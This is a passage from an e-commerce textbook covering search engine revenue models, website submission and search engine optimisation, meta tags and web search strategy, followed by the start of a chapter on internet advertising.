Search engines and directory services are the most popular methods of locating the relevant information in the cyberspace. Most of the web surfers primarily utilise the search and directory services web sites as starting point of the surfing. The enormity of information available on the web poses a serious challenge for the information seeker. The search engines and directory services are the mechanisms that help in addressing the challenge by indexing and/or categorising the available web pages on the Internet. With continuing growth, the number web pages on the Internet have already reached the order of hundreds of billion. In such a mammoth pool of information, locating a set of relevant information based on the user's query consisting of few keywords is an ominous task. A simple search for query "mp3 player" in Yahoo, results in a set of 102 million web page references. Thus, need for a service that can filter out the irrelevant pages from result set and mark them on authenticity, reputation and relevance becomes imperative. Thus, a user can have a look at references to 20–30 web pages on the result page that are authentic and relevant. Having emerged as a necessity, the search services have become major internet traffic aggregators. With Google alone receiving and answering roughly 10 billion queries in a year, people cannot afford to overlook the vast marketing potential of search engines. In order to harness this potential, the marketing managers must be in a position to understand and appreciate the ways in which search engines index and retrieve the data collected from the web pages. A better understanding of the search engine operation can help marketers in tuning the content and design of their website in such a fashion that their sites get ranked in top 20 results for the right set of query words. The objective of achieving the top 20 rank for relevant queries and keywords requires a better understanding of the techniques used by various search engines such as Google, Yahoo, MSN, and AOL.

Initially the search engines started off as a pure indexing service that included the contents of pages from various sites and generated revenues through banner advertisements. But, over the past decade, as the website content creators became more sophisticated and exploited the indexing techniques used by search engines to attain higher ranks, the search engines have also evolved to cater to search engine marketing through innovative revenue generation models. The search engines have also become more sophisticated in scaling up to match the growth of web content by innovating newer indexing techniques, criteria for what portion of content becomes part of the index mainly due to the following:

1. The excessive number of websites and the amount of information available on these websites has brought the quality issue to the fore. As a consequence, the search engines have to figure out not only the websites that match the queries and keywords but also determine the authoritativeness of the information present in the website during the ranking before including them in the top 20 ranks.
2. The search engines have to be able to detect the practices adopted by search optimisers to achieve higher page ranks, using dubious means called search engine spamming.

The visibility of a web page in Search Engine Result Pages (SERPs) has provided opportunity to a new group of intermediaries, called Search Engine Optimisers, who can promote your website to attain higher ranks for appropriate guenes. The search engines have also grown sophisticated in revenue generation models. Gone are the days when all the content indexed by the search engines and directory services was for free. In the following sections, we will discuss several newer revenue generation and sharing models that have appeared over time and also various search engine optimisation techniques that need to be understood and are utilised by the search engine optimisation community to get better placement of web pages.

Revenue Models

As stated earlier, the initial crawler based search engines scanned the content by crawling through the World Wide Web and created the index that was searched by users by typing their queries in a search window offered by the homepage of the search engine. The search engines generated revenue by placing banner advertisements.

In 1998, GoTo, later branded as Overture, launched a Pay Per Click (PPC) model. In this model organisations were provided with the ability to buy their ranks through the process of bidding for the click-throughs. Since then, Google, Looksmart all joined the fray and thus the results from a search engine began to consist of two categories, namely, 'Paid Search' and 'Pure Search'. It is quite common today to see the paid advertisements appearing at the top, right after the query, followed by primary query results. Thus, the placement of result web pages has become dependent on the marketing budget spent on it. In order to promote the web business through search engines, it is essential to understand the common fee models that are in used for promotion of web pages. The common ones include:

(a) Pay-Per-Click
(b) Pay For Consideration
(c) Pay For Inclusion

These revenue models are explained further in the following subsections.

Pay Per Click

In this model, the search engine sites are willing to list your web site at the top of the Search Engine Result Pages (SERPs) for a price. The model allows the web marketing managers to select the most popular keywords or phrases against which they would like their site to appear on the top of result pages. The model, also referred to as sponsored search, has been put to use by major search engines such as Yahoo! Search Marketing (also known as overture), Google Adwords, Looksmart and MSN.

In this model the website managers identify the popular keywords and phrases against whom they would like the advertisement (listing) to appear and then place a bid for the keywords, like in an auction. The website managers sign up for these search marketing programmes of Google, Yahoo! and others as the case may be and deposit the money in the account. Although, various search engine marketing programmes differ on the ways, they manage and charge for the bids the general procedure is as follows:

1. E-Marketer (website manager) signs up with one the search engine marketing service providers and deposits the money in the account.
2. The website manager selects the keywords and phrases, which are highly relevant to the website content and are likely to yield right kind of customers, and bids for them in an auction style.
3. Whenever a surfer types one of these keywords or the phrase for which the website manager has put in a bid, presuming it to be high enough for the top spot, the search engine displays the website advertisement in the sponsored/paid results area usually right below the query window at the very top of all the results.
4. In case the surfer/searcher decides to click on the sponsored link and lands at their website, the bid money is then deducted from the deposit account of the website. The deducted bid amounts vary widely from US $ 0.10 per click to US $2 per click for some hot keywords. However, no money is charged for appearing in the paid listing area.
5. In case a competitor raises the bid for the same keyword, then the previous company, gets downgraded and the competitor's website appears in the paid listing area. The downgraded company is informed that they have been outbid. Consequently, they may decide to raise their bid further. Sometimes, it may lead to price war among the competitors for some keywords, leading to non-tenable return on investment (ROI) for the companies involved.

Most of the companies use an automated bid management tool for managing the competition and optimise in the event of a bidding war among competitors for the same keywords.

Pay For Consideration

In the case of humanpowered directory services that review the content of a website prior to categorising them and including them under the directory path, in some cases it may take several months for the human editors to access and decide on whether to include a particular website or otherwise. The Yahoo! and Looksmart directory services have introduced a payment-based service that ensures the site will be accessed, reviewed and the decision will be made in a specified period of time. The 'Pay For Consideration' only assures the company, which is submitting the URL along with the payment, will be considered and reviewed in a specified amount of time. However, no refund of the amount charged is made irrespective of whether the decision is made to include or not to include the website in the directory index.
For example, Yahoo! charges US $299 per web address for Express Inclusion Service. For profit-making organisations, it is more or less the only way to get included in the Yahoo! directory index. Apart from surfers looking for information through the search engine directory browsing, the added benefit of inclusion in the directory service is realized through improved page-ranking in search engines. The search engines while ranking the pages consider the quality of page based on the number and quality of linkages it has from other web site. In that case a link to the web site from directory like Yahoo! is treated as a Good authoritative link.

Pay For Inclusion

Pay For Inclusion revenue model applies mainly to crawler-based search engines. Although, almost all crawler-based search engines offer free inclusion in the search engine database once you submit the URL of your website, there is no guarantee how quickly your website will be included in the database. The Pay For Inclusion model guarantees that a crawler will visit the website within a certain limited time frame and include it in the search engines, database. The model guarantees inclusion in the database. However, it does nothing about the ranking of your pages. In order to improve the ranking of the website the website manager has to indulge in search engine optimisation techniques. In that sense, this model differs from the Pay Per Click model, where the website can attain a top position instantly by bidding for the top position. The Pay For Inclusion model offers following benefits to the websites:

- It ensures a quick inclusion into the database usually within seven days or so. For example, Yahoo! ensures that any web address paying the inclusion fee is indexed within 72 hours. This is especially important for start-up and new Internet businesses to get some visibility on the Internet.
- The fee-based inclusion also guarantees that the site remains included in the database as long as you pay or your subscription lasts, irrespective of algorithmic or other changes happening at the search engine database site.
- The paid for sites receive faster and repeated spidering. In the case of Yahoo!, the

periodicity of spidering is at an interval of 48 hours. The faster periodicity of spidering offers ability to see the impact of search engine optimisations quickly.

Although, Inkotomi pioneered the model, Yahoo!, Altavista, Askjeeves and many more search engines have utilised the model for revenue generation.

Search Engine Optimisation

Search Engine Optimisation refers to the process of designing and tuning the content, look and feel of the website in such a fashion that it will achieve higher ranking for the right set of keywords and phrase. A search engine optimised website by appearing at the top 20 listing of the web search result page has the potential for attracting a larger base of interested customers. The volume and profitability of the web business depends on the number of customers that you are able to attract in visiting the website, and then convert them into buyers. The search engine optimisation ensures that your web business will be found by a web surfer and then a high percentage of those visiting the website will be the customers, for whom the content of the website is relevant. The first step in the process of search engine optimisation involves the enhancing of the visibility of the website. This can be achieved only if your website is listed in various search engines.

Adding Web Pages to Search Engines

As discussed earlier, search engines are an important business service infrastructure for locating web-based businesses/service providers that meet specific requirements. Consumers surfing a vast cyberspace rely on search engines for identifying sites of their interest. The scope of the search is limited only to those sites that have been indexed by search engines. Thus, it is important for service providers/internet-based businesses that websites/pages describing business activity should be part of search engines. Most of the search engines perform crawler-based information collection and, thus, eventually reach and index the website, if linked to other pages that have already been indexed. However, indexing through this process may take time. Thus, e-commerce businesses have to make special efforts to get themselves indexed fast on as many search engines as possible. For this purpose most search engines provide a mechanism for submitting website URLs.

The submission is a simple process. The search pages of search engines such as Google (http://www.google.com), and AltaVista (http://www.altavista.com) have a clickable link to "Add/Submit a URL". Following through the process on the web page will allow submitting a URL for indexing. The process may typically require information, such as keywords, short description, author/owner of a page. This process can only ensure a search engine listing, but the idea behind getting a listing in a search engine is to appear in the result page in a relatively high position for keywords phrase searches that are relevant to the website, and are likely to result in a business opportunity/deal for the site. Thus, there are two concepts that need to be clearly understood and distinguished. The first concept is about getting listed in a search engine, and the second concept is about search engine optimisation.

Listing in a search engine, as stated earlier, refers to the act of getting a website listed with search engines. The term search engine registration is also often used in this context. Getting a page listed in a search engine does not mean that the page will necessarily rank among the top few for particular keywords/phrases. It simply means that a search engine knows that a page exists, and will form a portion of the cyberspace that is searched by the engine.

The term "search engine optimisation" refers to the act of tailoring the contents of a website, with the possible use of the meta tags described earlier, so that it may rank reasonably high, to get a chance visit by the searcher of particular terms.

The process of getting listed in crawler-based search engines, as described above, is fairly simple. If a page has been linked by pages that are already part of the crawler's visited space, it will also get listed in due time. In addition, web page writers may also utilise the "Add URL" facility offered by most crawler-based search engines. The direct address of the "Add URL" feature of some of these engines are as follows:

Google (Add Your URL Page) – http://www.google.com/addurl.html
HotBot (Add URL Page) – http://hotbot.lycos.com/addurl.asp
Fast/AllTheWeb (Add URL Page) – http://www.alltheweb.com/add_url.php
AltaVista (Add URL Page) –
http://addurl.altavista.com/sites/addurl/newurl

Although, the above mechanism will get the site included in the database of search engines, there is neither a guarantee about the time it will take nor the frequency at which the content will be refreshed. For a commercial website, this does not provide an acceptable option. After all, once in a business, the website manager would like to ensure that the address starts appearing in the search result pages for the relevant queries. Also, initially the results may not appear high enough in the position so the manager may like to fine-tune the content with search engine optimisation techniques. With no guarantee on the refresh frequency, again the site manager will not be able to see the impact of the optimisation in a fixed window of time. Many search engine and directory service providers offer a payment based option (Pay For Inclusion) to address these issues. As stated earlier, roughly over 70% of the search traffic is aggregated by the top two engines, namely, Google and Yahoo!. Thus, the site managers should make sure that they are included at least in these two engines.

Inclusion in Google

Inclusion in Google search engine is free, even if you do nothing; the crawler service of the Google may end up visiting your site by following a link from some other site and include it in the database. Rather than waiting for it to happen inevitably, it is recommended that the site manager should directly submit the URL to Google website for inclusion. The site manager can submit the information about the website to be indexed by Google through the following URL:

http://www.google.com/addurl/

The simple procedure requires the website address, comments and verification to distinguish between a manual versus machine submission. Although, Google does not guarantee inclusion of every site submitted for a variety of reasons including the inappropriateness of the content, it is a good idea to submit the URL of your website and some internal pages that you may deem important. In addition to this approach, Google also offers another option for submitting a list of URLs or Sitemap file to the verified site owners. This service usually results in a faster turnaround time for indexing and is available free of charge. In the case of Google, once, you have exercised any of the above options for submission, the crawler from the Google will do the rest and index the other linked pages. The above procedure only ensures inclusion in database, but does not address the position of the page in search results. The Google uses a patented pagerank algorithm for determining the rank of a page for a given query, and it depends on various factors, including the number and quality of links that your page receives.

Inclusion in Yahoo

Yahoo manages the website information in following two databases:

1. It maintains a Yahoo! search index of several billion pages whose content is overwhelmingly (99%) populated through the crawling process. This service is available free.
2. It maintains a human-edited own directory of websites. The Yahoo directory submission comes at a cost for all the commercial websites.

Yahoo supports both the paid and unpaid submission models, the paid inclusion offers improved turnaround and time-bound actions. A site manager can submit a website address for inclusion in the Yahoo! search index by submitting the web site address through the follo-wing URL:

http://siteexplorer.search.yahoo.com/submit

For any website address submitted through the free submission mechanism, the Yahoo! crawler will visit the site, extract other links and discover the pages so far not discovered by the crawler in the past and add them to the search index. The mechanism does not provide any time limit for crawlers' visit and also frequency periodic visit for refreshing the index with the content of website not specified.

As an alternative, Yahoo! provides a paid inclusion option as well. In the paid subscription model, the website manager is guaranteed that the crawler will review the content in four days and the index will be refreshed by a periodic visit of the crawler every seven days. All this is available for a cost of US $49 per year for a single address. In addition to inclusion, Yahoo! also provides analysis reports like for what keywords your site received click through, it's ranks for various search keywords etc. This information is extremely useful in carrying out optimisation and monitoring the impact of such efforts.

Inclusion in Yahoo! Directory is done only after a human editor reviews the content of your website. For all the commercial websites, inclusion in the directory service comes at a non-refundable cost of US $299. This guarantees that your submission and content of the website will be reviewed with in seven days. The fee does not ensure that the web address will be included, it only assures a decision regarding acceptance or rejection is made within seven days. For the accepted sites, the fee provides for one year inclusion, at the end of the year your web address will be reevaluated for fee. For new commercial sites that are trying to improve their ranking, the Yahoo Directory inclusion may be well worth the cost. As during the initial period, the website address may have very few links and that, too, of moderate-to-low quality. The inclusion in Yahoo! Directory provides an authoritative link of high quality to the website address, boosting its ranking.

A search engine's listing, as stated earlier, only ensures that the web pages will be part of the cyberspace that is searched by the engine for various queries. With an astronomical increase in the number of sites, it is not uncommon to see thousands of results for a simple query. Usually, the result set of thousands of URLs is presented to the browser in a ranked order. Every e-commerce business/service provider would like its site to appear ranked high for a suitable query. The ranking of a document depends on a variety of factors considered by search engines. Some of the essential factors have been described in later section. Thus, it is important to understand the factors and tailor the contents, the description, and keyword meta tags appropriately. Some of the strategies that are commonly used are as follows:

Choosing the Right Keywords

Keyboards are the words that describe a site the best. They are determined by visualising a search which will throw up this site at the top of the search results page. For example, if the site being submitted contains information regarding web surveys, or internet usage surveys, a person is searching for information on internet usage surveys should see the website pages at the top of the results set. In that case the keywords should be Internet services. The target audience, in addition to the content, has an important role in determining the keywords. It is advantageous to use multiple words as a keyword as single words tend to find a very large set of matches. In the example, if "internet usage survey" is used as the keyword it increases the odds for appearing at the top of the result set, rather than if all these three words were used as separate keywords. The word "internet" alone will have tens of thousand matches.

Position the Keywords

The location of the keyword in web pages is crucial. Many search engines pay heed to the position where the keyword appears on a page, during the ranking process. Important target keyword appearance in the page title is important. Many search engines would poorly rank even perfectly relevant web pages, due to their failure to put target keywords in the page title. The use of important keywords in the page headline, and high up on the page, is weighed favourably by engines while ranking them. It is important that the target keywords should appear in the first paragraph of a web page. Tables should be included with caution in web pages. As table contents are viewed by search engines one column at a time, a keyword appearance in the fourth column of the first row will appear to be quite far down. The Javascript and VBscript code in the beginning of a page also has the same effect of making the keyword appearance lower than it is to the search engine.

Relevant Content

Irrespective of how the key words are chosen and positioned, search engines are not likely to rank them high, if the pages do not contain a content that is relevant to the keyword. Keywords should be reflected in the contents of the pages. Many graphic intensive web pages may not have target keywords appearing explicitly on the web page's HTML text. The search engine will skip the graphics content and will miss out on the relevance of the page. To be on the safer side, adding HTML text with keywords in the main body of a page in all such situations, makes the relevance of the page content to the target keywords obvious to search engines, as well as users.

Avoid Search Engine Stumbling Blocks

Crawlers tend to access web page content similar to a text-oriented browser like Lynx. It is very likely that many a crawler will skip the images, image maps, and even frames. Thus, the content in such pages may not get indexed properly. In order to ensure that web pages with image maps get indexed appropriately, page designers should include HTML hyperlinks in an explicit form, in addition to the image maps, as much of the relevant content is likely to be in the linked pages rather than the home page.

The dynamic content generated through the CGI may also cause problems in getting pages indexed properly with search engines. Most crawlers used by search engines do not follow the CGI-generated dynamic pages. It is difficult for crawlers to locate the content for such pages, for indexing purposes. To avoid the problem, designers may consider putting up the first page, with contents in it, for indexing purposes and then generating additional pages with the CGI.

Many content-related problems that arise due to use of tables, scripts, and CGI can be addressed through the use of appropriate meta tags. Description meta tags can be used for providing a brief description of the web site, a majority of engines support the use of description meta tags and take the summary of a web page from the description meta tag.

Get Linked by Relevant Sites

Many websites try manipulating the ranking by placing the keywords and words in the web pages. To overcome this, major search engines use link analysis as a factor in ranking algorithms. The chances of getting good sites to link to a website are few. Hence, analysing the links provides search engines with a useful mechanism for evaluating the relevancy of the pages for the given keywords and topics. Link analysis is not based simply on how many sites link to the pages, but also evaluates the validity and relevance of the links. In order to improve ranking based on the link analysis, the target keywords and top ranked pages for these topic/keywords should be determined. The administrators of these pages can be requested to link the said page. Competitive sites may not agree to it, but some others may. Getting links from these pages is likely to raise the ranking of a web page. Additionally, since the linked pages are ranked high for the target keywords, more visitors to these sites may follow the links and end up visiting the said page as well.

Submit Your Key Pages

Although, search engines index all the pages that are linked to a web page submitted for indexing, as a part of a recursive process of following the links, it is better to submit two or three top level pages that best summarise the website, as an insurance against search engines missing out on following up some links.

Improving Searchability—Meta Tags

The search for a keyword or a phrase in cyberspace results in hundreds and thousands of document URLs being returned. No user is in position to browse through all on them. In all likelihood the first few URLs may be examined, to locate documents of interest. It is important that the first few results shown, for keyword/phrase searches, should be highly relevant.

Each search engine uses its own method for computing the relevance score that is used for ranking, they are closely guarded trade secrets. However, some general principles, which are borrowed from the text retrieval literature, are discussed in the following paragraphs.

Text retrieval systems use frequency of the term, positioning of term in the document, weighting, and proximity, as ranking criteria. Frequency of a term refers to the number of times a term appears in a document. Documents in which the term appears several times are ranked higher. The approach has a serious flaw as a longer document may have the term appearing more often than a shorter, but more relevant, document. This issue is addressed by using the frequency of term relative to the total number of words in a document.

The importance of term positioning can be expressed with the example of a journal paper. Journal papers have a title, abstracts, keywords, and the main body. Generally speaking, a term appearing in the keywords has more weight than one appearing in the title or abstract portions. The term appearing in the body alone has lower relevance, when compared with others. Web pages also have meta tags for describing the document, keywords, and title. Search engines use the position of a term's appearance for granting it higher relevance i.e., if it appears in the following areas: title, the meta keywords, meta description, first header, or first paragraph.

The other technique used in text retrieval is of term weighting. This refers to the practice of making infrequently used terms, that do occur on pages, more important than those which are common. Infrequent terms are given more weight compared to the more common terms on the same pages. Similarly, words that are extremely common, such as "and", "not" etc., are given zero weight during searching and ranking of documents. These words are also often called stop words. Finally, in search queries with more than one word, the proximity of words in the document also affects relevance scores. Basically, the closer the positions of search terms, in a web page, the more relevant they are considered to be.

Basic knowledge of the above can be used for improving the searchability of a document for relevant search terms. Because, in electronic commerce it is important not only to be ranked high enough to be visible to likely customers, but is also far more important that on visiting site they find the relevant information, service, or merchandise they are looking for. In this regard while preparing a web page the issues of proximity, term weight, and frequency should be kept in mind. The positioning part in web pages can be addressed by paying attention to meta tags and crafting their content carefully. The important meta tags in a web page are "description" and "keywords".

Meta tags are designed to be a useful mechanism for summarizing the web page. Many search engines use this web page author defined summary for indexing purposes, and place additional weight on the terms that appear in these tags. In many cases the page designers may have the starting page loaded with graphics and image-maps. Such pages have little textual information that can be used by search engines. In these cases, meta tags such as description and keywords can be used for describing the page content. These tags appear in the <head> section of a HTML document. The following example illustrates the syntax and use of meta tags in a HTML document.

```
<HEAD>
<TITLE>My Personal Page</TITLE>
<meta name="description" content= "Internet Commerce Research Center,E-commerce Resources, Research on models of electronic Commerce, Network Infrconsidered to be a structure,EDI,Web,E-Commerce in India">
<meta name="Keywords" content=" Internet Commerce, E-Commerce, India, IIML Web Usage Survey,Web Databases,EDI,Agent-based Ecommerce,E-Commerce in India">
</HEAD>
```

The meta tag description is used by search engines for indexing purposes, in addition, the search engine uses the description for summarizing the content of the page. If a web site appears in the result set of some search, the search engine will describe the summary of the page using the content of the description tag. In absence of this tag the search engine may include the first few words from the contents of the web site, for the summary, which may not appropriately describe the content and intent of the web site. The meta keywords tag provides the page writer a chance to categorize web pages, using the keywords. In case of a keywords search, the web page is likely to come up with some links, in the result set if then contain any of the words listed in the keywords tag. For example, someone might enter "Web Usage Survey" which matches with one of the keywords in the tag described above. If the phrase "Web Usage Survey" does not appear in the contents of the page as it is, without that tag, there would be no chance at all for it to come up.

It is important to remember, that these tags help in compensating for the lack of text on the pages, and classifying the page contents by keywords. There is no way to anticipate every keyword variation a person might enter into a search engine. Thus, it is good idea to include as many variations of it as possible, but it helps only to a limited extent. Meta tags are a tool that help in getting around the aforementioned problems.

FORMULATING A GOOD SEARCH STRATEGY

The web is a treasure trove of information resource on almost any topic and product. Although, the vastness of the web provides the ability to search in an all encompassing space, on the other hand, it may lead to chasing a lot of useless URLs. Thus, it is important to put together a search strategy that maximizes the match with useful URLs and minimizes wasteful URLs. While searching, it depends upon whether the person using the search engine has a specific objective or is trying to meet a broader goal. For example, a person may have already identified a specific camera, say NIKON 4004, or may be interested in all cameras that have certain features. In the first case the search can be a narrowed by typing the camera model, it will result in a relatively small number of URLs that carry information on the camera, and possibly the prices as well. On the other hand, one may type 'camera' and will end up with tens of thousands of URLs. In case the interest lies in starting from a broader perspective and then narrowing it down, directories may offer a better solution. Once the information is narrowed down, search engines may provide a better solution.

Subject Directories

Subject directories organize the information in navigational hierarchy. Broad subject areas appear at the top hierarchical level. Once interest has been identified in the top-level subject area, the user navigates it to the details of the subject at the next level. The subject, at the next level, is divided into several subsets. On identification of a matching subject at the subsequent level, the user navigates to the subsequent level of hierarchy. The process continues, till the user is able to find URLs within the matching narrow segment of the subject.

For example, a user may start by picking the subject area of Computers and Internet on the Yahoo! directory. On browsing through subcategories, he/she may decide to look at desktop publishing. On further navigation, he may decide to look at SGML, and further on in the HTML sub category. Yahoo! is a subject tree oriented directory. It organizes the web information space into 14 major topics. The top level topics include Arts, Business and Economy, Computers and Internet, Education, Entertainment, Government, Health, News, Recreation, Reference, Regional, Science, Social Science, Society and Culture. Under each of these topics is a list of subtopics, and under each of those is another list, and another, and so on, moving from the more general to the more specific.

Using Search Engines

The search engine offer a window for entering the keywords, phrases, or the text that the user may be interested in searching for. Although it looks simple, the volume of the search results for a keyword or phrase make the job of searching through engines a bit complicated. If the keyword "computer" is entered in Google, the result set is likely to have 56 million web pages. Thus, it is important for the user to plan a strategy to express the concept, in terms of keyword and phrases, that results a manageable number of relevant URLs. The use of multiple keywords tends to minimize the number of URL matches, but overuse of multiple words may make the focus so narrow that many a relevant URL may get eliminated from the result sets. Search engines ignore words such as "and", "to", "not" and others as they are common, found in every document, and play no role in the search process. Thus, a judicious choice of keywords is important. If there are too few matches, the search can be broadened by removing some of the lesser important keywords from the search. Boolean operators can also be used for specifying the search query in a stricter form. Boolean operators combine the search terms, to form queries that limit the list of hits to an acceptable and relevant number of URLs. Commonly used Boolean operators are AND, OR, and NOT. These operators specify relations between terms/keywords. The terms combined with the AND operator must occur on a page simultaneously. The NOT operator specifies that certain terms should certainly not occur on a page. Finally, the terms combined by the OR operator ensure that the occurrence of either of the two terms on a page is sufficient for it to appear in the result set. Various search engines use these operators in the following formats; the searcher can look at the help link of a particular search engine to find the exact formats that are supported by an engine.

- Fully Boolean, where the operators AND, OR, and NOT are entered in capitals;
- Implied Boolean, where the plus sign (+) represents AND, the minus sign (–) represents NOT, and no sign at all is automatically taken by the engine as an OR relation

Search results can be improved by simply following the additional techniques that are discussed here. The techniques include use of distinguishing words, phrases, and punctuations among others. In order to achieve better and improved matches the following techniques can be used on most of the commonly used search engines.

- **Use Distinguished Words:** The target of a search query and special and distinguishing words that should distinctly occur in the document should be determined. These can be unique, of rare terms or even proper names. It is quite likely that the search result set will be relatively focused and smaller. For example, if the search is for Dilbert's comic strip, a search on the term Dilbert will yield far better results, than one or comic strips.
- **Expand the Query to Include all the Words that are Important:** The use of a combination of all the important words in the search query also effectively narrows down the search. Documents that contain all the terms are ranked higher and end up in first few pages of the result set. The choice of selected keywords is important; there are two common ways that can be used for narrowing down the search result. The first approach utilizes a combination of words with some rare words in it, and later adding more rare words from the search results in the first attempt. For example, if the search is to find information on the capital of Kenya. the simple search query with Capital Kenya or Kenya Capital will result in pages with these words. The search can be improved by entering the search term Nairobi, on discovering it from the first attempt. The result for Nairobi will yield more focused pages in the second result set. Another way to formulate good queries is to frame them as questions. For example, for the above search, the query "What is the capital of Alaska?" can be used. Search engines will ignore common words like *what*, *is*, *the*, *and*, *of* and ultimately search "capital Alaska" keywords. Search engines do not answer the question, but framing it as a question tends to bring in all the rare and important keywords in the search query.
- **Using Exact Phrases:** If the searcher is looking for the document with exact phrases contained in them, then typing the exact phrase will narrow down the search. Most search engines treat words within quotation marks as phrases. For example, if the search is for the query. To be or not to be, that is the question most search engines may end up ignoring many of the words in the query and may result in millions of matches, while the same term given in a phrase form, "To be or not to be, that is the question", will end up resulting in only those documents that have the phrase used in them. In the above example, when entered as free keywords, the Google search engine results in 5.9 million documents, while when entered in quotations as a phrase the results show 8870 documents.
- **Structural Element Based Searches:** Today, many search engines support searches based upon the contents of the structural elements of HTML. A typical HTML document consists of several structural tags such as title, anchor, image, and applets. In addition users may be interested in searching based on structural elements such as link, url, host, text, and domain. Engines limit the search to the content covered by structural elements only, thus leading to faster and better results. The search

space and usage for each of these elements as used in the Altavista search engine, is defined as follows:

- *Title*—The search space is limited to contents under the title tag of web pages. The engine matches the pages for queries that contains the search terms within the title tags. For example, search title: "Internet Commerce" will match only those pages that contain the said term within the title tag in the HTML document.
- *Anchor*—The search space is limited to the text contained between the <a> and , anchor tags in web pages. The pages that contain the keywords between the anchor tags are matched by the engine. For example, search Anchor: "CS 653" will match those pages that contain a clickable link with text CS 653 in them.
- *Image*—The search space is limited to the URLs that contain the image by the specified name. For example, search term image:bhasker.jpg searches and locates all the web addresses that contain the image name bhasker.jpg in them.
- *Applets*—The search engine locates the names of applets that are embedded in the web pages. The typical usage is applet:scrollup, it will search for pages that contain the applet by the name.
- *URL*—If the search is specified in the form *URL:words*, it searches for the pages that have these words as part of the URL. For example, search term *URL:icrc* will result in pages that have the icrc term as part of the URL.
- *Text*—The search engine limits the search to the body of the document. The body will definitely contain the search terms specified by the user in a query. For example, the search term text:"Web Usage Survey" will locate the documents that contain the above term in the body portion of the web pages.

Summary

With a vast amount of information resources available on the internet, traditional surfing, or the word of mouth model, for locating any information, does not scale up. For the continued growth of the electronic commerce, a business service infrastructure that assists in the search and location of the right kind of information and scales up well, is required. Directory services and search engines have been providing this service for a period of time, and have scaled up well. This chapter describes these two models of information organization, their salient features, and applicability. The search engines have evolved beyond the banner advertisement model for revenue generation and have been willing participants in the Search Engine Marketing programmes to enhance the revenue streams. The Pay For Consideration, Pay For Inclusion and Pay Per Click are the current means of revenue generation. These models offer an equitable and measurable mechanism to both the website managers and the search engines for generation of revenue that is based on performance. The information stored in search engines can be made more meaningful in order to get the right kind of matches or those ranked higher, for target keywords/phrases. Various tools and techniques that can be used for this purpose have been discussed in this chapter. In order to search for information, it is important for the user to formulate the right search strategy. The issues involved in formulating good search strategies are also discussed in this chapter.

Review Questions

1. Describe the organization of a subject directory in a search engine like Yahoo!
2. What is full text search engine?
3. Describe the use of meta tag keywords.
4. What factors are generally considered by search engines in trying to determine the ranking of a page?
5. Describe the mechanism used by search engines for automated collection of information.
6. Describe the strategy used by designers of web sites for getting a page added in search engines, and getting it ranked high for target keywords.
7. Why it is important to formulate a good search strategy for locating information of interest? Describe some of the factors that play a role in search strategy formulation.
8. What is the difference between paid and pure search result pages?
9. Describe the role of search engine optisation in generating traffic to a website?
10. Distinguish and contrast between the Pay Per Click and Pay For Inclusion models.
11. How does the Pay For Consideration in directory impacts the ranking performance of web pages on crawler-based search engines?

References and Recommended Readings

1. Eichmann, D. 'Ethical Web Agents', Electronic Proceedings of Second World Wide Web Conference 94, *Mosaic and the Web*, (1994).
2. Gauch, S., G. Wang, and M. Gomez, "Profusion: Intelligent fusion from multiple, different search engines", *Journal of Universal Computer Science*, 2 no. 9 (September 1996).
3. How to Search the Web: http://library.rider.edu/internet.htm
4. Selberg, E. and O. Etzioni, "Multi-service search and comparison using MetaCrawler", Proceedings of the 4th International World Wide Web Conference, (December 1995).
5. Searching the World Wide Web: http://seed.scit.wlv.ac.uk/engines.html
6. Search Engine Watch: http://searchenginewatch.com/
7. Search Engine Showdown–The Users Guide to Web Searching: http:/searchenginewatch.com/
8. The Web Searching and Evaluation: http://www.swem.wm.edu/Resources/search/
9. Understanding and Comparing Web Search Tools: http://www.hamline.edu/administration/libraries/search/comparisons.html
10. http://www.altavista.com
11. http://www.yahoo.com
12. http://www.google.com
13. http://www.excite.com

14

CHAPTER

INTERNET ADVERTISING

Learning Objectives

This chapter covers the following topics:

1. Overview of internet advertising
2. The importance and competitiveness of internet advertising
3. Models of advertising on the internet
   (a) Banner advertising and its effectiveness
   (b) Sidebar advertising
   (c) Sponsored content
   (d) Corporate websites
   (e) Interstitials
   (f) Superstitials
   (g) Opt-ins
   (h) Pop-up and Pop-under
   (i) Floating advertiments
   (j) Unicast advertising
4. Weaknesses of internet advertising

With the growth in the number of users, the internet is increasingly seen as a commercial medium with immense potential for information sharing, market transactions, advertising, and promotions. Many internet service providers (ISPs) now offer internet connectivity to the masses, and this is changing the profile of the users on the internet. The growth of information content providers, such as Newspapers, Magazines, and Electronic Newsletters has mirrored the growth of internet users. The entry point and the cost of publishing being minimal, many new publications, with a wide audience reach, have only accelerated the process.

With the growth of advertising on the internet, revenues crossing the US $21 billion per year mark in 2007, new publication models have begun to find a commercial footing. At present, however, the major source of direct income is from advertising. As the shift to digital economy continues, and access to content and material on a chargeable basis becomes viable, advertising on the internet will change and mature.

The interactive nature of advertising on the internet increases the control of the information receiver over the information they are exposed to. The consumer, given the option, is likely to be more selective in defining the kind of information she is willing to receive, interactivity gives them that option. Unlike mass media such as newspapers, radio, and television, the internet audience is not a captive one and thus advertisers have to work harder to entice them. For the advertising agencies, advertisers, and developers of the new media, it poses newer challenges in the form of a non captive audience, and an information rich and savvy means to guide consumers towards the information source, in a user friendly manner.

With the growth of traffic in the electronic marketplace, for some advertisers, the internet will prove valuable, but for others it will be an expensive failure. The reasons for their failure or success are discussed in the subsequent paragraph of this chapter.

INTERNET ADVERTISING

Select newsgroups, email messaging, and some list servers have been utilized for commercial messages and advertising purposes, in a protracted form for quite some time in. The emergence of the World Wide Web architecture, and its ability to deliver animated multimedia content online, is by far the most appealing part of the internet structure, for advertisers. Advertisers can directly relate to the multimedia aspect of the web content as it is more closely related to the types of advertisements with which they are familiar—color spreads in magazines, boxed advertisements in newspapers, and commercial spots on television and radio.

The objective of advertising is to increase the awareness about the advertised product, program or service, ultimately translating into an increase in the sales volume or activity, by supporting a thought out and articulated marketing program. Thus, each effective marketing program requires an appropriate advertisement suited for the mission, the message, and the target audience. The success of a good market campaign lies in the ability to discern two essential elements of this target market: (1) who the audience and (2) what is their buying pattern.

Advertising supports the marketing program by influencing, through impressions, the "audience". An audience is that part of the target market that can be expected to experience the advertisement or series of advertisements (a 'schedule'). It is a well-defined and measurably quantifiable subset of the target market. The nature of the audience mix in terms of demographics, psychographics and other factors determine the 'composition' of the "audience". The size of the "audience", relative to the target market, is referred to as the advertisement's 'reach'. Every time, a member of its audience experiences an advertisement, it is said to have made an 'impression'. These impressions must be effective. The effectiveness of an advertisement is usually measured by recall, i.e., can a member of the advertisement's audience remember the advertisement at a later date?

